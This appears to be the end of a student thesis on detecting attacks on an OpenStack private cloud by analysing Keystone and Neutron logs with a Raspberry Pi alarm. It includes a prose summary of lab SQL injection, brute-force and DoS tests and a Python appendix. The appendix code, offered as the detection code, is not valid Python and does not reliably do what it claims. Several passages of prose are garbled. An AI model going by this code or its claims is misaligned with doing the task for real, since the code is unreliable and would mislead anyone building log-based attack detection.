


Figure12: USB to Ethernet Converter

Summary:

The chapter includes the centralized collection of logs and logs are captured and stored in the raspberry Pi. On the basis of logs analyses the Raspberry Pi will generate the alarm. And importance of logs in also discussed because logs are the basic thing for monitoring the events.

Chapter 7: Future Work and Conclusion

7.1 Future Work

7.1.1. Implementation in security organizations

7.2 Conclusion

7.3 Summary

Chapter 7: Future Work and Conclusion

Introduction

In this chapter we will discuss the future aspects of the Network monitoring and response system as well as industrial/organizational implementation of the project.

7.1. Future Work

A project like NMRS is majorly based on open stack cloud which is a Private Cloud. OpenStack has developed over the past four to five years, IT experts and developers around the whole world. Will be on to the point where it is now taking serious attention from those peoples. While in a comparison advance technology, it is of significant importance. The day is not far when OpenStack will may become a household name which base on the cloud computing infrastructure.

Benefits that are linked to open source cloud platforms are Increasing day by day many of the these advantages are mentioned , such as community of strong power for collective developing, there are several reasons why it is important to keeping an big eye on OpenStack.

7.1.1. Implementation in security organizations

Our project will provide all types of detection related to private cloud. Business agility is more prominent and faster innovation to making every types of applications related to production and deployment of Big data The IT-as-a-service uses this stack to change their virtualized cloud environment into self-service IT.

7.2. Conclusion

Nowadays, cloud technology is becoming common among large organizations. Many technology companies are providing cloud services publicly. Open stack is an open-source software platform for cloud computing. Many large organizations are deploying private cloud in their offices to save the money being spent on cabling and expensive work stations. Since cloud technology is based on internet it becomes vulnerable to a variety of cyber-attacks. These attacks are of many types so we detect these attacks on the basis of logs first we taking logs and then we check severity of these log and on the basis of severity we generate an alarm. In this way we detect attacks in real time.

7.3. Summary

From all the private clouds available in market we choose Linux based Open stack private cloud. We deployed it in a system with at least RAM of 16 Gb. We deployed it using Devstack script. After deploying it we created three instances one with centos, one with Linux Backtrack, one with Ubuntu. We using Linux Backtrack tried to get permissions of Ubuntu user. We first of all used MySQL injection to login after multiple failed attempts with MySQL scripts. We tried brute forcing to login. We failed to login using either of ways. We than tried Dos attack from within the network on the other instances IP. DOS attack from within network on cloud IP and other users IP remained successful. We tried to DOS attack on Cloud IP and other users IP from outside the network. DOS attack was successful on Cloud IP and remained unsuccessful on instances IP. These attacks generated logs in admin system. Component dealing with login credentials is Keystone. Keystone logs mention all the failed attempts or attempts with certain script in them. We can analyze the Keystone log file to discover about MySQL injections. We than analyze neutron log file to discover about the DOS attack or DDOS attack but we currently is dealing with DOS attack just. We will check if more than allowed traffic is coming from same IP within five seconds. Our log analyzer (Raspberry Pi) will monitor the log files on the basis of the algorithm defined by us. We will monitor neutron log file to look for DOS attack and Keystone log file for MySQL injection. On basis of severity of attack our log analyzer will generate alarm alert and will send an email to admin to take suitable attacks to avoid such attack.

Appendix

1. **Appendix A – Code for generation of alarm**

APPENDIX-A

Code for detection of attacks on OpenStack based private cloud

```
import RPi.GPIO as GPIO //to import library to use general purpose input output pins of raspberry pi

from time import sleep

buzzer = 17 //pin to attach alaram

GPIO.setup(buzzer , GPIO.OUT)

GPIO.output(buzzer , 0)

f = open("C:/Users/M. RAZI/Downloads/text.txt", "r")       // log file of the networking component of cloud

c = f.readline(15) //read first 15 characters of the line which contain IP of the user

while c
    d=f.readline(15)
    if c==d //compaers IP's to see if traffic is coming from same IP
        d=f.readline(15)
        if c==d
            d=f.readline(15)
            if c==d
                print("Kindly Review the activity")
                GPIO.output(buzzer, 1) //After multiple checks we turn buzzer on
                sleep(10) //buzzer keep ringing for 10 seconds
    else
        c=d
        GPIO.output(buzzer , 0)
```

Bibliography

Reference

[1] OpenStack. Openstack cloud software. [retrieved: March, 2013]. [Online]. Available: http://openstack.org

[2] B. Grobauer, T. Walloschek, and E. Stocker, “Understanding cloud computing vulnerabilities,” Security Privacy, IEEE, vol. 9, no. 2, pp. 50 –57, march-april 2011.

[3] B. Hay, K. Nance, and M. Bishop, “Storm clouds rising: Security challenges for iaas cloud computing,” in Proc. of the 44th Hawaii Int. Conf. on System Sciences, ser. HICSS ’11, 2011, pp. 1–
7.

[4] CSA, “Cloud security alliance,” [retrieved: September, 2013]. [Online]. Available: http://cloudsecurityalliance.org/

[5] National Vulnerability Database, “Common vulnerability scoring system,” [retrieved: September, 2013].
[Online]. Available: http: //nvd.nist.gov/cvss.cfm